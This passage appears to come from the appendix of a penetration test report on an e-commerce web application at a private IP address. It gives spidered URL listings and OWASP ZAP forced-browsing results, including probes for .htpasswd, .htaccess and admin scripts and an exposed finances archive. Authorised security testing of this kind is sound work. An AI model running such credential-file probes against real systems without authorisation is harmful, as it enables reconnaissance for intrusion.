It-%20Yourself%20Book/diary-of-a-wimpy-kid-do-it-yourself-book-original-1.jpeg
http://192.168.1.10/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure
http://192.168.1.10/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure/
http://192.168.1.10/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure/
22-thea-stilton-and-the-tropical-treasure-original-1.jpeg
http://192.168.1.10/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure/
?C=D;O=D
http://192.168.1.10/admin/scripts
http://192.168.1.10/admin/scripts/
http://192.168.1.10/admin/scripts/?C=S;O=D
http://192.168.1.10/admin/scripts/common.js
http://192.168.1.10/admin/scripts/datatables
http://192.168.1.10/admin/scripts/datatables/
http://192.168.1.10/admin/scripts/datatables/?C=S;O=D
http://192.168.1.10/admin/scripts/datatables/jquery.dataTables.js
http://192.168.1.10/admin/scripts/flot
http://192.168.1.10/admin/scripts/flot/
http://192.168.1.10/admin/scripts/flot/?C=S;O=D
http://192.168.1.10/admin/scripts/flot/jquery.flot.js
http://192.168.1.10/admin/scripts/flot/jquery.flot.pie.js
http://192.168.1.10/admin/scripts/flot/jquery.flot.resize.js
http://192.168.1.10/admin/scripts/jquery-1.9.1.min.js
http://192.168.1.10/admin/scripts/jquery-ui-1.10.1.custom.min.js
http://192.168.1.10/assets
http://192.168.1.10/assets/
http://192.168.1.10/assets/?C=D;O=D
http://192.168.1.10/assets/arrow_large_left.png
http://192.168.1.10/assets/arrow_large_right.png
http://192.168.1.10/assets/arrow_left.png
http://192.168.1.10/assets/arrow_left2.png
http://192.168.1.10/assets/arrow_right.png
http://192.168.1.10/assets/arrow_right2.png
http://192.168.1.10/assets/arrowleft.png
http://192.168.1.10/assets/arrowright.png
http://192.168.1.10/assets/arrows.psd
http://192.168.1.10/assets/black50.png
http://192.168.1.10/assets/boxed_bgtile.png
http://192.168.1.10/assets/bullet.png
http://192.168.1.10/assets/bullet_boxed.png
http://192.168.1.10/assets/bullets.png
http://192.168.1.10/assets/bullets.psd
```

```
http://192.168.1.10/assets/bullets2.png
http://192.168.1.10/assets/coloredbg.png
http://192.168.1.10/assets/css
http://192.168.1.10/assets/css/
http://192.168.1.10/assets/css/?C=S;O=D
http://192.168.1.10/assets/css/animate.min.css
http://192.168.1.10/assets/css/blue.css
http://192.168.1.10/assets/css/bootstrap-select.min.css
http://192.168.1.10/assets/css/bootstrap.min.css
http://192.168.1.10/assets/css/config.css
http://192.168.1.10/assets/css/dark-green.css
http://192.168.1.10/assets/css/font-awesome.min.css
http://192.168.1.10/assets/css/green.css
http://192.168.1.10/assets/css/images
http://192.168.1.10/assets/css/images/
http://192.168.1.10/assets/css/images/?C=S;O=D
http://192.168.1.10/assets/css/images/close.png
http://192.168.1.10/assets/css/images/loading.gif
http://192.168.1.10/assets/css/images/next.png
http://192.168.1.10/assets/css/images/prev.png
http://192.168.1.10/assets/css/images/star-small.png
http://192.168.1.10/assets/css/lightbox.css
http://192.168.1.10/assets/css/main.css
http://192.168.1.10/assets/css/orange.css
http://192.168.1.10/assets/css/owl.carousel.css
http://192.168.1.10/assets/css/owl.theme.css
http://192.168.1.10/assets/css/owl.transitions.css
http://192.168.1.10/assets/css/rateit.css
http://192.168.1.10/assets/css/red.css
http://192.168.1.10/assets/fonts
http://192.168.1.10/assets/fonts/
http://192.168.1.10/assets/fonts/?C=D;O=D
http://192.168.1.10/assets/fonts/FontAwesome.otf
http://192.168.1.10/assets/fonts/bebas
http://192.168.1.10/assets/fonts/bebas/
http://192.168.1.10/assets/fonts/bebas/?C=S;O=D
http://192.168.1.10/assets/fonts/bebas/bebasneuebold.eot
http://192.168.1.10/assets/fonts/bebas/bebasneuebold.svg
http://192.168.1.10/assets/fonts/bebas/bebasneuebold.ttf
http://192.168.1.10/assets/fonts/bebas/bebasneuebold.woff
http://192.168.1.10/assets/fonts/bebas/bebasneuebold.woff2
http://192.168.1.10/assets/fonts/bebas/bebasneueregular.eot
http://192.168.1.10/assets/fonts/bebas/bebasneueregular.svg
http://192.168.1.10/assets/fonts/bebas/bebasneueregular.ttf
http://192.168.1.10/assets/fonts/bebas/bebasneueregular.woff
http://192.168.1.10/assets/fonts/bebas/bebasneueregular.woff2
http://192.168.1.10/assets/fonts/fjalla
http://192.168.1.10/assets/fonts/fjalla/
```

```
http://192.168.1.10/assets/fonts/fjalla/?C=M;O=D
http://192.168.1.10/assets/fonts/fjalla/fjallaone-regular.eot
http://192.168.1.10/assets/fonts/fjalla/fjallaone-regular.svg
http://192.168.1.10/assets/fonts/fjalla/fjallaone-regular.ttf
http://192.168.1.10/assets/fonts/fjalla/fjallaone-regular.woff
http://192.168.1.10/assets/fonts/fjalla/fjallaone-regular.woff2
http://192.168.1.10/assets/fonts/fontawesome-webfont.eot
http://192.168.1.10/assets/fonts/fontawesome-webfont.svg
http://192.168.1.10/assets/fonts/fontawesome-webfont.ttf
http://192.168.1.10/assets/fonts/fontawesome-webfont.woff
http://192.168.1.10/assets/fonts/glyphicons-halflings-regular.eot
http://192.168.1.10/assets/fonts/glyphicons-halflings-regular.svg
http://192.168.1.10/assets/fonts/glyphicons-halflings-regular.ttf
http://192.168.1.10/assets/fonts/glyphicons-halflings-regular.woff
http://192.168.1.10/assets/fonts/lato
http://192.168.1.10/assets/fonts/lato/
http://192.168.1.10/assets/fonts/lato/?C=S;O=D
http://192.168.1.10/assets/fonts/lato/lato-bold.eot
http://192.168.1.10/assets/fonts/lato/lato-bold.svg
http://192.168.1.10/assets/fonts/lato/lato-bold.ttf
http://192.168.1.10/assets/fonts/lato/lato-bold.woff
http://192.168.1.10/assets/fonts/lato/lato-bold.woff2
http://192.168.1.10/assets/fonts/pacifico
http://192.168.1.10/assets/fonts/pacifico/
http://192.168.1.10/assets/fonts/pacifico/?C=D;O=D
http://192.168.1.10/assets/fonts/pacifico/pacifico.eot
http://192.168.1.10/assets/fonts/pacifico/pacifico.svg
http://192.168.1.10/assets/fonts/pacifico/pacifico.ttf
http://192.168.1.10/assets/fonts/pacifico/pacifico.woff
http://192.168.1.10/assets/fonts/pacifico/pacifico.woff2
http://192.168.1.10/assets/grain.png
http://192.168.1.10/assets/gridtile.png
http://192.168.1.10/assets/gridtile_3x3.png
http://192.168.1.10/assets/gridtile_3x3_white.png
http://192.168.1.10/assets/gridtile_white.png
http://192.168.1.10/assets/images
http://192.168.1.10/assets/images/
http://192.168.1.10/assets/images/?C=S;O=D
http://192.168.1.10/assets/images/ajax.gif
http://192.168.1.10/assets/images/banners
http://192.168.1.10/assets/images/banners/
http://192.168.1.10/assets/images/banners/?C=S;O=D
http://192.168.1.10/assets/images/banners/cat-banner-1.jpg
http://192.168.1.10/assets/images/banners/cat-banner-2.jpg
http://192.168.1.10/assets/images/banners/cat-banner-3.jpg
http://192.168.1.10/assets/images/blank.gif
http://192.168.1.10/assets/images/cart.jpg
http://192.168.1.10/assets/images/close.png
```

```
http://192.168.1.10/assets/images/dot.png
http://192.168.1.10/assets/images/favicon.ico
http://192.168.1.10/assets/images/grabbing.png
http://192.168.1.10/assets/images/label.png
http://192.168.1.10/assets/images/loading.gif
http://192.168.1.10/assets/images/next.png
http://192.168.1.10/assets/images/owl-carousel
http://192.168.1.10/assets/images/owl-carousel/
http://192.168.1.10/assets/images/owl-carousel/?C=S;O=D
http://192.168.1.10/assets/images/owl-carousel/AjaxLoader.gif
http://192.168.1.10/assets/images/owl-carousel/grabbing.png
http://192.168.1.10/assets/images/payments
http://192.168.1.10/assets/images/payments/
http://192.168.1.10/assets/images/payments/1.png
http://192.168.1.10/assets/images/payments/2.png
http://192.168.1.10/assets/images/payments/3.png
http://192.168.1.10/assets/images/payments/4.png
http://192.168.1.10/assets/images/payments/5.png
http://192.168.1.10/assets/images/payments/?C=S;O=D
http://192.168.1.10/assets/images/prev.png
http://192.168.1.10/assets/images/sliders
http://192.168.1.10/assets/images/sliders/
http://192.168.1.10/assets/images/sliders/01.jpg
http://192.168.1.10/assets/images/sliders/2.jpg
http://192.168.1.10/assets/images/sliders/?C=D;O=D
http://192.168.1.10/assets/images/sliders/f1.jpg
http://192.168.1.10/assets/images/sliders/fur1.jpg
http://192.168.1.10/assets/images/sliders/slider1.png
http://192.168.1.10/assets/images/sliders/slider2.png
http://192.168.1.10/assets/images/star-big-on.png
http://192.168.1.10/assets/images/star-off.png
http://192.168.1.10/assets/images/star-on.png
http://192.168.1.10/assets/js
http://192.168.1.10/assets/js/
http://192.168.1.10/assets/js/?C=D;O=D
http://192.168.1.10/assets/js/bootstrap-hover-dropdown.min.js
http://192.168.1.10/assets/js/bootstrap-select.min.js
http://192.168.1.10/assets/js/bootstrap-slider.min.js
http://192.168.1.10/assets/js/bootstrap.js
http://192.168.1.10/assets/js/bootstrap.min.js
http://192.168.1.10/assets/js/echo.min.js
http://192.168.1.10/assets/js/html5shiv.js
http://192.168.1.10/assets/js/jquery-1.11.1.min.js
http://192.168.1.10/assets/js/jquery.easing-1.3.min.js
http://192.168.1.10/assets/js/jquery.rateit.min.js
http://192.168.1.10/assets/js/lightbox.min.js
http://192.168.1.10/assets/js/owl.carousel.min.js
http://192.168.1.10/assets/js/respond.min.js
```

```
http://192.168.1.10/assets/js/scripts.js
http://192.168.1.10/assets/js/wow.min.js
http://192.168.1.10/assets/large_left.png
http://192.168.1.10/assets/large_right.png
http://192.168.1.10/assets/less
http://192.168.1.10/assets/less/
http://192.168.1.10/assets/less/404.less
http://192.168.1.10/assets/less/?C=S;O=D
http://192.168.1.10/assets/less/blog-slider.less
http://192.168.1.10/assets/less/blog.less
http://192.168.1.10/assets/less/blue.less
http://192.168.1.10/assets/less/breadcrumb.less
http://192.168.1.10/assets/less/category-page-slider.less
http://192.168.1.10/assets/less/category.less
http://192.168.1.10/assets/less/checkout.less
http://192.168.1.10/assets/less/color.less
http://192.168.1.10/assets/less/contact.less
http://192.168.1.10/assets/less/copyright-bar.less
http://192.168.1.10/assets/less/dark-green.less
http://192.168.1.10/assets/less/detail.less
http://192.168.1.10/assets/less/filter-container.less
http://192.168.1.10/assets/less/footer.less
http://192.168.1.10/assets/less/general.less
http://192.168.1.10/assets/less/green.less
http://192.168.1.10/assets/less/header.less
http://192.168.1.10/assets/less/home-furniture.less
http://192.168.1.10/assets/less/home-page-slider.less
http://192.168.1.10/assets/less/homepage.less
http://192.168.1.10/assets/less/hot-deals.less
http://192.168.1.10/assets/less/info-boxes.less
http://192.168.1.10/assets/less/main.less
http://192.168.1.10/assets/less/my-wishlist.less
http://192.168.1.10/assets/less/navbar.less
http://192.168.1.10/assets/less/newsletter.less
http://192.168.1.10/assets/less/orange.less
http://192.168.1.10/assets/less/owl-carousel.less
http://192.168.1.10/assets/less/product-comparison.less
http://192.168.1.10/assets/less/product-list.less
http://192.168.1.10/assets/less/product-review.less
http://192.168.1.10/assets/less/product-slider-tab.less
http://192.168.1.10/assets/less/product-tag.less
http://192.168.1.10/assets/less/product-tags.less
http://192.168.1.10/assets/less/product.less
http://192.168.1.10/assets/less/red.less
http://192.168.1.10/assets/less/responsive.less
http://192.168.1.10/assets/less/shopping-cart-dropdown.less
http://192.168.1.10/assets/less/shopping-cart.less
http://192.168.1.10/assets/less/sidebar.less
```

```
http://192.168.1.10/assets/less/sign-in.less
http://192.168.1.10/assets/less/terms-and-condition.less
http://192.168.1.10/assets/less/top-bar.less
http://192.168.1.10/assets/less/variables.less
http://192.168.1.10/assets/less/wide-banners.less
http://192.168.1.10/assets/loader.gif
http://192.168.1.10/assets/loader2.gif
http://192.168.1.10/assets/navigdots.png
http://192.168.1.10/assets/navigdots_bgtile.png
http://192.168.1.10/assets/shadow1.png
http://192.168.1.10/assets/shadow2.png
http://192.168.1.10/assets/shadow3.png
http://192.168.1.10/assets/small_arrows.psd
http://192.168.1.10/assets/small_left.png
http://192.168.1.10/assets/small_left_boxed.png
http://192.168.1.10/assets/small_right.png
http://192.168.1.10/assets/small_right_boxed.png
http://192.168.1.10/assets/timer.png
http://192.168.1.10/assets/timerdot.png
http://192.168.1.10/assets/transparent.jpg
http://192.168.1.10/assets/white50.png
http://192.168.1.10/attachment.php?type=terms.php
http://192.168.1.10/brandsimage
http://192.168.1.10/brandsimage/
http://192.168.1.10/brandsimage/?C=D;O=D
http://192.168.1.10/brandsimage/aoc.jpg
http://192.168.1.10/brandsimage/bajaj.jpg
http://192.168.1.10/brandsimage/blackberry.jpg
http://192.168.1.10/brandsimage/canon.jpg
http://192.168.1.10/brandsimage/compas.jpg
http://192.168.1.10/brandsimage/daikin.jpg
http://192.168.1.10/brandsimage/dell.jpg
http://192.168.1.10/brandsimage/electrolux.jpg
http://192.168.1.10/brandsimage/faber.jpg
http://192.168.1.10/brandsimage/forbes.jpg
http://192.168.1.10/brandsimage/fujifilm.jpg
http://192.168.1.10/brandsimage/godreg.jpg
http://192.168.1.10/brandsimage/hcl.jpg
http://192.168.1.10/brandsimage/hitachi.jpg
http://192.168.1.10/brandsimage/ifb.jpg
http://192.168.1.10/brandsimage/lenovo.jpg
http://192.168.1.10/brandsimage/lg.jpg
http://192.168.1.10/brandsimage/mitashi.jpg
http://192.168.1.10/brandsimage/morphurichards.jpg
http://192.168.1.10/brandsimage/nikon.jpg
http://192.168.1.10/brandsimage/nokia.jpg
http://192.168.1.10/brandsimage/olympus.jpg
http://192.168.1.10/brandsimage/panasonic.jpg
```

```
http://192.168.1.10/brandsimage/samsung.jpg
http://192.168.1.10/brandsimage/sony.jpg
http://192.168.1.10/brandsimage/voltas.jpg
http://192.168.1.10/category.php?action=add&id=17&page=product
http://192.168.1.10/category.php?action=wishlist&pid=15
http://192.168.1.10/category.php?cid=6
http://192.168.1.10/company-accounts
http://192.168.1.10/company-accounts/
http://192.168.1.10/company-accounts/?C=S;O=D
http://192.168.1.10/company-accounts/finances.zip
http://192.168.1.10/company-accounts/readme.txt
http://192.168.1.10/detail.html
http://192.168.1.10/forgot-password.php
http://192.168.1.10/home.html
http://192.168.1.10/icons
http://192.168.1.10/icons/back.gif
http://192.168.1.10/icons/blank.gif
http://192.168.1.10/icons/compressed.gif
http://192.168.1.10/icons/folder.gif
http://192.168.1.10/icons/image2.gif
http://192.168.1.10/icons/text.gif
http://192.168.1.10/icons/unknown.gif
http://192.168.1.10/index.php
http://192.168.1.10/index.php?action=add&id=1&page=product
http://192.168.1.10/index.php?page-detail
http://192.168.1.10/login.php
http://192.168.1.10/logout.php
http://192.168.1.10/my-account.php
http://192.168.1.10/my-cart.php
http://192.168.1.10/my-wishlist.php
http://192.168.1.10/order-details.php
http://192.168.1.10/pictures
http://192.168.1.10/pictures/
http://192.168.1.10/pictures/?C=D;O=D
http://192.168.1.10/pictures/fluffy.jpg
http://192.168.1.10/pictures/rick.jpg
http://192.168.1.10/product-details.php%3fpid=2
http://192.168.1.10/product-details.php?action=add&id=12&page=product
http://192.168.1.10/product-details.php?action=wishlist&pid=1
http://192.168.1.10/product-details.php?pid=18
http://192.168.1.10/robots.txt
http://192.168.1.10/search-result.php
http://192.168.1.10/sitemap.xml
http://192.168.1.10/sub-category.php?scid=11
http://192.168.1.10/switchstylesheet
http://192.168.1.10/switchstylesheet/switchstylesheet.js
http://192.168.1.10/track-orders.php
```

5.1.2 OWASP ZAP Forced Browsing

```
http://192.168.1.10
http://192.168.1.10/..
http://192.168.1.10/.hta
http://192.168.1.10/.htaccess
http://192.168.1.10/.htpasswd
http://192.168.1.10/AT-admin.cgi
http://192.168.1.10/admin
http://192.168.1.10/admin.cgi
http://192.168.1.10/admin.pl
http://192.168.1.10/admin/
http://192.168.1.10/admin/.hta
http://192.168.1.10/admin/.htaccess
http://192.168.1.10/admin/.htpasswd
http://192.168.1.10/admin/AT-admin.cgi
http://192.168.1.10/admin/admin.cgi
http://192.168.1.10/admin/admin.pl
http://192.168.1.10/admin/assets
http://192.168.1.10/admin/assets/css
http://192.168.1.10/admin/assets/fonts
http://192.168.1.10/admin/assets/images
http://192.168.1.10/admin/assets/js
http://192.168.1.10/admin/assets/less
http://192.168.1.10/admin/assets/plugins
http://192.168.1.10/admin/bootstrap
http://192.168.1.10/admin/bootstrap/.hta
http://192.168.1.10/admin/bootstrap/.htaccess
http://192.168.1.10/admin/bootstrap/.htpasswd
http://192.168.1.10/admin/bootstrap/?C=D;O=D
http://192.168.1.10/admin/bootstrap/AT-admin.cgi
http://192.168.1.10/admin/bootstrap/admin.cgi
http://192.168.1.10/admin/bootstrap/admin.pl
http://192.168.1.10/admin/bootstrap/cachemgr.cgi
http://192.168.1.10/admin/bootstrap/css
http://192.168.1.10/admin/bootstrap/css/.hta
http://192.168.1.10/admin/bootstrap/css/.htaccess
http://192.168.1.10/admin/bootstrap/css/.htpasswd
http://192.168.1.10/admin/bootstrap/css/?C=S;O=D
http://192.168.1.10/admin/bootstrap/css/AT-admin.cgi
http://192.168.1.10/admin/bootstrap/css/admin.cgi
http://192.168.1.10/admin/bootstrap/css/admin.pl
http://192.168.1.10/admin/bootstrap/css/cachemgr.cgi
http://192.168.1.10/admin/bootstrap/img
http://192.168.1.10/admin/bootstrap/img/.hta
http://192.168.1.10/admin/bootstrap/img/.htaccess
http://192.168.1.10/admin/bootstrap/img/.htpasswd
http://192.168.1.10/admin/bootstrap/img/?C=D;O=D
http://192.168.1.10/admin/bootstrap/img/AT-admin.cgi
```

```
http://192.168.1.10/admin/bootstrap/img/admin.cgi
http://192.168.1.10/admin/bootstrap/img/admin.pl
http://192.168.1.10/admin/bootstrap/img/cachemgr.cgi
http://192.168.1.10/admin/bootstrap/img/glyphicons-halflings-white.png
http://192.168.1.10/admin/bootstrap/img/glyphicons-halflings.png
http://192.168.1.10/admin/bootstrap/js
http://192.168.1.10/admin/bootstrap/js/.hta
http://192.168.1.10/admin/bootstrap/js/.htaccess
http://192.168.1.10/admin/bootstrap/js/.htpasswd
http://192.168.1.10/admin/bootstrap/js/?C=S;O=D
http://192.168.1.10/admin/bootstrap/js/AT-admin.cgi
http://192.168.1.10/admin/bootstrap/js/admin.cgi
http://192.168.1.10/admin/bootstrap/js/admin.pl
http://192.168.1.10/admin/bootstrap/js/cachemgr.cgi
http://192.168.1.10/admin/cachemgr.cgi
http://192.168.1.10/admin/css
http://192.168.1.10/admin/css/?C=S;O=D
http://192.168.1.10/admin/images
http://192.168.1.10/admin/images/?C=S;O=D
http://192.168.1.10/admin/images/bg.png
http://192.168.1.10/admin/images/icons
http://192.168.1.10/admin/images/icons/?C=S;O=D
http://192.168.1.10/admin/images/icons/css
http://192.168.1.10/admin/images/icons/css/
http://192.168.1.10/admin/images/icons/css/?C=S;O=D
http://192.168.1.10/admin/images/icons/css/font-awesome.css
http://192.168.1.10/admin/images/icons/font
http://192.168.1.10/admin/images/icons/font/
http://192.168.1.10/admin/images/icons/font/?C=S;O=D
http://192.168.1.10/admin/images/icons/font/fontawesome-webfont3294.eot
http://192.168.1.10/admin/images/icons/font/fontawesome-webfont3294.ttf
http://192.168.1.10/admin/images/icons/font/fontawesome-webfont3294.woff
http://192.168.1.10/admin/images/icons/font/fontawesome-webfontd41d.eot
http://192.168.1.10/admin/images/jquery-ui
http://192.168.1.10/admin/images/jquery-ui/?C=S;O=D
http://192.168.1.10/admin/images/jquery-ui/picker.png
http://192.168.1.10/admin/images/user.png
http://192.168.1.10/admin/include
http://192.168.1.10/admin/index.html
http://192.168.1.10/admin/index.php
http://192.168.1.10/admin/productimages
http://192.168.1.10/admin/productimages/
http://192.168.1.10/admin/productimages/.hta
http://192.168.1.10/admin/productimages/.htaccess
http://192.168.1.10/admin/productimages/.htpasswd
http://192.168.1.10/admin/productimages/AT-admin.cgi
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/
```

```
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/?C=D;O=D
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-aspire-notebook-original-1.jpeg
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-aspire-notebook-original-2.jpeg
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-aspire-notebook-original-3.jpeg
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/1.jpeg
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/2.jpeg
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/3.jpeg
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/?C=D;O=D
http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204
http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/
http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/?C=S;O=D
http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/amzer-amz98947-original-1.jpeg
http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/amzer-amz98947-original-2.jpeg
http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/amzer-amz98947-original-3.jpeg
http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)
http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/
http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/?C=S;O=D
http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/apple-iphone-6-1.jpeg
http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/apple-iphone-6-2.jpeg
http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/apple-iphone-6-3.jpeg
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/1.jpeg
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/2.jpeg
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/3.jpeg
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/?C=S;O=D
```

```
http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen
http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/
http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/?C=D;O=D
http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/hp-notebook-original-
1.jpeg
http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/hp-notebook-original-
2.jpeg
http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/hp-notebook-original-
3.jpeg
http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%
20Storage
http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%
20Storage/
http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%
20Storage/?C=D;O=D
http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%
20Storage/inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-1.jpeg
http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%
20Storage/inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-2.jpeg
http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%
20Storage/inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-3.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%2
0A6%206th%20Gen
http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%2
0A6%206th%20Gen/
http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%2
0A6%206th%20Gen/?C=S;O=D
http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%2
0A6%206th%20Gen/lenovo-ideapad-notebook-3.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%2
0A6%206th%20Gen/lenovo-ideapad-notebook-original-1.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%2
0A6%206th%20Gen/lenovo-ideapad-notebook-original-2.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)
http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/
http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/?C=S;
O=D
http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/lenovo
-k6-power-k33a42-1.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/lenovo
-k6-power-k33a42-2.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/lenovo
-k6-power-k33a42-3.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)
http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/
http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/
?C=S;O=D
```

```
http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/lenovo-k5-note-pa330010in-1.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/lenovo-k5-note-pa330116in-2.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/lenovo-k5-note-pa330116in-3.jpeg
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/?C=S;O=D
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax%20main%20image.jpg
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax1.jpeg
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax2.jpeg
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax3.jpeg
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/?C=D;O=D
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-1.jpeg
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-2.jpeg
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-3.jpeg
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/?C=D;O=D
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/micromax-canvas-mega-4g-1.jpeg
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/micromax-canvas-mega-4g-2.jpeg
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/micromax-canvas-mega-4g-3.jpeg
http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed
http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/
http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/?C=S;O=D
